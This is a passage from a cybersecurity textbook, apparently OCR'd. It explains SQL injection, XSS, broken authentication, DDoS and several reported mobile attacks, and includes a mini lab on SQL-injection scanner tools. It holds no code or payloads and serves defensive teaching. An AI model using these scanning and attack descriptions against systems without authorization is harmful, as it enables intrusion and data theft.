



*Figure 6.37: SQL injection demonstrated*

*Figure 6.37* demonstrates how basic SQL injection attacks happen. In the illustration, the web application is vulnerable to SQL injection, the attacker discovers the page (for example, via a vulnerability scanning tool), and the attacker was able to find the hashes and modify the PHP header, but the OS was not up to date, which allowed the privilege escalation to be successfully exploited.

All those could be mitigated if a WAF was in place, which could block the SQL injection. The hashes could be protected if the victim had an IDS or IPS, which would detect the unauthorized hash changes and PHP modification. And finally, if the OS or WordPress were up to date, the privilege escalation could be also prevented.

## SQL Injection Scanner

Did you ever wish you had an online tool that scans if your website is secure against SQL injections, without having to download, install, and learn a tool? Then the Pentest Tools website is ideal for you. All you have to do is go to the URL, enter the website you want to scan, ensure to have the rights to scan the website, and there is your report. Initially you'll have some free credits to try out on the site. However, you will need to pay if you wish to continue using the site after the credits run out.

## Mini lab for SQL Injection Scanner

1. Go to the URL `https://pentest-tools.com/website-vulnerability-scanning/sql-injection-scanner-online`





*Figure 6.38: The SQL Injection Scanner website*

2. Enter the URL that you want to scan and check the box where you will agree with the terms and conditions and verify that you are authorized to scan the website:





*Figure 6.39: Enter the URL that you want to scan*

3. After a short moment, your report will be available for download, or you can just see the result, as follows:





*Figure 6.40: The results of the scan*

## SQLi Scanner

The SQLi Scanner is a wonderful tool that can help you scan multiple websites from a file to see if they are vulnerable to SQL injection. The tool is intended to list URLs by using multiple scanning processes. As a result, the scans run very quickly.

The screenshot below is from the Kali Linux integration, but you can also run it without Kali by downloading it from GitHub:





*Figure 6.41: ScanQLi options displayed*

The GitHub download can be found here: `https://github.com/the-c0d3r/sqli-scanner`.

## Cross-site scripting

This is an attack similar to an SQL injection in that its targets use JavaScript code. Unlike SQL injection, the attack runs at the frontend of the website and executes dynamically. It exploits the input fields of a website if they are not sanitized. **Cross-site scripting** (**XSS**) is used by hackers to steal cookies and sessions as well as display alert boxes. There are different ways that XSS scripting can be done, namely stored XSS, Reflected XSS, and DOM-based XSS.

Stored XSS is a variant of XSS scripting where a hacker wants to store a malicious XSS script in the HTML of a page or in the database. This then executes when a user loads the affected page. In a forum, a hacker may register for an account with malicious JavaScript code.

This code will be stored in the database, but when a user loads the forum members' web page, the XSS will execute. The other types of XSS scripting are easily caught by newer versions of browsers and have thus already become ineffective. You can view more examples of XSS attacks at `excess-xss.com`.





*Figure 6.42: You can use the www.pentest-tools.com website to scan your website to see if it's vulnerable to XSS attacks*

## Broken authentication

This is a common attack used on publicly shared computers, especially those in cyber cafes. These attacks target machines, as websites establish sessions and store cookies on the physical computers but do not delete them when a user closes a browser without logging out. The hacker, in this case, will not have to do much to access an account other than just open the websites in a browser's history and steal information from logged-in accounts. In another variation of this type of hacking, a hacker remains observant on social media or chat forums for links that users post. Some session IDs are embedded in a browser's URL, and once a user shares a link with the ID, hackers can use it to access the account and find out private information about the user.

## DDoS attacks

DDoS attacks are often used against big companies. Hackers are increasingly gaining access to botnets composed of infected computers and IoT devices, as mentioned previously. Botnets are made up of computing or IoT devices that have been infected with malware to make them agents. These agents are controlled by handlers that hackers create to commandeer large numbers of bots. Handlers are the computers on the internet that bridge the communication between hackers and agents.

Owners of computers that have already been compromised and made agents might not know that they have bots:





*Figure 6.43: DDoS illustrated, an attacker gets hired, creates the weapon to use, delivers the weapon to the victim, and launches the attack*

To execute DDoS attacks, hackers instruct the handlers to send a command to all agents to send requests to a certain IP address. To a web server, these requests exceed its capabilities to reply and therefore it is brought down. The main aims of DDoS attacks are normally either to bring down a server or to create a diversion in order to commit another malicious act, such as stealing data.

You can go to Comodo Valkyrie's Threat Intelligence Map and see the cyber attacks happening at that moment, like in the following screenshot:





*Figure 6.44: Comodo attack map, displaying the attacks at the time this book was written*

You can visit the website from this URL: `https://threatintel.valkyrie.comodo.com/`.

We have covered how to compromise a system in detail. There could be many other ways to do this, but based on many threat intelligence reports, these are the most used attack vectors. Next, we will cover mobile phone attacks.

# Mobile phone (iOS/Android) attacks

Mobile phone usage by far exceeds any other computing device today. However, mobile phone users tend to be oblivious to the cyber threats that they face. Therefore, it is quite easy for an attacker to compromise a large number of mobile phones since it is unlikely that the users will have installed any effective security tools. There have been quite a number of mobile phone attacks in the recent past that have been reported on both Android and iOS devices. The following sections illustrate a few of these attacks.

## Exodus

This spyware is said to have been the wake-up call for many mobile phone users on iOS devices. The spyware was initially effective against Android phones only, but soon enough, an iOS variant came up. It was a big concern for years in the Google Play Store since there were several malicious apps that had this malware. Security experts faulted the ineffectiveness of Google Play's security filtering mechanism for new apps on the Play Store. However, in April 2019, the malware iPhone version was found. Since Apple's store has more stringent security controls, it can catch apps that have malware even before they are uploaded to the App Store.

However, Exodus managed to get to iPhone users through a less strict app distribution method. Instead of listing malicious apps on Apple's App Store, hackers distributed the apps as other developers do for user testing. Apple does not have to review and approve such apps and allows users to download and install them. The trick employed by the malicious actors behind Exodus was to create apps that resembled cellular carriers and this lured users looking for quick and easy customer service as marketed by the app. Some of the functionalities of the spyware were that it could collect user information, location, photos, and chat messages. This would allow malicious actors to create new accounts with other people's identities, an offense regarded as identity theft.

The malware was planted inside a promotion and marketing app from local Italian cellphone providers, which was posted in the Google Play Store as the following screenshot shows:





*Figure 6.45: The malware in Google Play Store*

Once it was installed, a promising gift box appeared with one small requirement, a "Device Check" that pretended to give the victim a promotion, as in the screenshot below:




*Figure 6.46: Malware offering a promotion to the mobile phone owner*

The spyware then collected some basic information like the phone's **International Mobile Equipment Identity** (**EMIE**) code and phone number, sending it to the **C&C** server to verify the target and the infection. In the end, the Spyware had access to usage details, phone calls, photos, location; it could record sound via the phone's microphone and take screenshots, and send GPS coordinates in 3gp format to the C&C server.

## SensorID

In May 2019, researchers from Cambridge University uncovered an unconventional OS fingerprinting attack that could attack both iOS and Android devices. The attack could possibly track a user's browser activities on a certain device for prolonged periods of time.

Researchers said that it was impossible to defend either system from the attack unless major changes were made by device manufacturers. The fingerprinting attack is a product of the mechanisms that manufacturers use to address sensor errors in phones.

Most phones are currently fitted with accelerometers and gyroscopes. These sensors are not usually accurate when they come out of the assembly lines. A work-around thus far has been for the manufacturers to measure these errors and calibrate the sensors to be accurate, then encode this data into the device's firmware. The calibration is unique to each device and thus can be used as a unique identifier of a certain phone. This data, however, lies unprotected and is accessible by the websites visited and apps installed on a phone. All hackers need to do is read the data and create a unique ID for a target's phone.

Unlike other fingerprinting hacks that are browser-specific, the SensorID cannot be defeated by factory resets, deleting cookies, or switching browsers. This is what makes it particularly effective. There are fears that this vulnerability could already be exploited by state actors, hacking groups, and ad companies. It was confirmed that at least 2,000 websites rated as the most visited by Alexa have a mechanism for reading this data. Some manufacturers have been showing concern, with Apple releasing a patch to rectify this flaw since its devices were most susceptible. Android phones were less susceptible to the attack due to the different ways manufacturers provide this data to apps and websites. However, some phones such as the Pixel 2 and 3 were generally as susceptible as iPhones but there have not been any patches announced by the manufacturer. Unfortunately, owners of these phones cannot do anything to protect their devices.

## iPhone hack by Cellebrite

In 2016, an Israeli firm helped the FBI to unlock the iPhone of a San Bernardino bombing suspect. This was after Apple refused to create a work-around to enable the law enforcement agency to make unlimited trials at unlocking the phone. In July 2019, another Israeli company called Cellebrite took to Twitter to unveil a number of solutions they said would help law enforcement agencies to unlock and extract data from iOS and Android devices when doing investigations. The company explained that it found an exploitable weakness in Apple's encryption that could allow it to crack passwords and extract data stored in all iPhones. Some of the data that the company said it could access is app data such as chats, emails, attachments, and previously deleted data.

Cellebrite said that these services were only to help the law enforcement agencies to find incriminating evidence in the suspect's phone by using unconventional means. However, please be aware that Cellebrite cannot control how its customers use its product, regardless of how they may want it to be used.

There have not been reports about the credibility of the security flaw that the company is said to be taking advantage of and whether the flaw will last. Another company, called Grayscale, had made similar claims in November 2018, but Apple quickly discovered the flaw they were exploiting and blocked the hack in its entirety.

## Man-in-the-disk

In August 2018, there were reports of a new type of attack that could crash Android phones. The attack was taking advantage of the insecure storage protocols that app developers were using and the general handling of external storage spaces by the Android OS. Since external storage media is regarded as a shared resource in phones, Android does not cover it with the sandbox protection offered to internal storage. Data stored by an app in internal storage is only accessible by the app itself.

However, this sandbox protection does not extend to external storage media such as SD cards. This means that any data on them is globally readable and writable. Nevertheless, external storage media is regularly accessed by apps.

The Android documentation states that when an app has to read data on an external storage media, developers should take caution and perform input validation as they would while reading data from an unreliable source. However, researchers analyzed several apps, including those built by Google itself, and found that these guidelines were not being followed. This exposed billions of Android users to the man-in-the-disk attack. This is where a threat actor can eavesdrop and manipulate sensitive information on external storage locations before it is read by the intended app.

The attacker could also monitor how data is transferred between apps and external storage spaces and manipulate this data to cause undesired behavior in the app itself. This attack can be exploited for denial-of-service attacks where the attacker crashes a target's app or phone. It can also be used to allow threat actors to run malicious code by exploiting privileged contexts of the attacked applications. Lastly, attackers can also use it to perform the covert installation of apps. For instance, it was observed that the Xiaomi browser downloads its latest versions to a user's SD card before updating. Therefore, a hacker can simply switch the genuine browser APK with an illegitimate one and the app will initiate its installation. Xiaomi confirmed that it would rectify the flaw in its app. However, it is clear that OS vendors must develop better solutions for securing external storage spaces.

## Spearphone (loudspeaker data capture on Android)

In July 2019, there was the revelation of a new Android attack that allowed hackers to eavesdrop on voice calls, specifically when in loudspeaker mode. The attack was ingenious and did not require a user to grant the hackers any permissions. The attack used a phone's accelerometer, which is a motion sensor that can be accessed by any app installed on a phone. The accelerometer can detect slight movements of a device such as a tilt or shake. When one receives a phone call and puts it in loudspeaker mode, the phone's reverberations can be reliably captured by the accelerometer.

This data can be transferred to a remote location where it is processed using machine learning to reconstruct the incoming audio stream from a caller. In addition to voice calls, Spearphone can also spy on voice notes and multimedia content played without headphones. Security researchers tested this security flaw and confirmed that it was possible to reconstruct a voice played via a phone's speaker, especially from voice assistants such as Google Assistant or Bixby. This revelation shows the lengths attackers are willing to go to obtain sensitive data from devices. There could potentially be many malicious apps that use this spying technique and it could be hard to detect them since many apps have permissions to access the accelerometer.

## Tap 'n Ghost

In June 2019, security researchers presented a potentially concerning Android attack that could be used to target NFC-enabled phones. The attack was initiated by booby-trapping surfaces where people regularly place their phones. These included restaurant tables and public charging stations. All the hackers had to do was embed tiny NFC readers/writers and touchscreen disrupters.

The first phase of the attack would begin when a user would place their phone on the rigged surfaces thus causing their device to connect to the NFC cards. A key feature of NFC is that it can open a specific site on a device's browser without requiring a user's intervention. The researchers crafted a malicious JavaScript website to be used to find more information about the phone. Again, this happens without the user's knowledge.

After visiting the website, the hacker can tell a few properties about the phone, such as the model and OS version. This information is used to generate a specially-crafted NFC pop-up asking the user for permission to connect to a WiFi access point or a Bluetooth device.

Many users will try to cancel such a request and this is why the second phase of the attack is important. Using the touchscreen disrupter, the hacker scatters touch events such that the cancel button becomes the connect button. The touchscreen disrupter works by generating an electric field on the screen that causes a touch event on a certain part of the screen to be registered elsewhere. Therefore, while the user thinks that they have disallowed the connection, they will have given permission for the device to connect to the WiFi access point. Once connected to the WiFi access point, hackers can carry out further attacks to try and steal sensitive data or plant malware on the device. The researchers that proved this attack called on device manufacturers to provide better security for NFC and also signal protection to prevent manipulation of touchscreens

## iOS Implant Teardown

The Google Project Zero team has discovered that there were many hacked websites that attract a lot of iOS users. Based on Google, those websites were infected with zero-days in use with watering hole attacks (as we discussed earlier). Simply visiting those sites was enough to get hacked. The implant is focused to steal files and upload them to a website that is under the hackers' control. It's capable of staking WhatsApp, Telegram, Apple iMessage, and Google Hangouts communications, emails sent by the device, contacts, and photos, and it is also capable of tracking the victims via real-time GPS; in summary, it is able to see everything that the victims are doing. Below is a screenshot showing how the implant steals WhatsApp information.

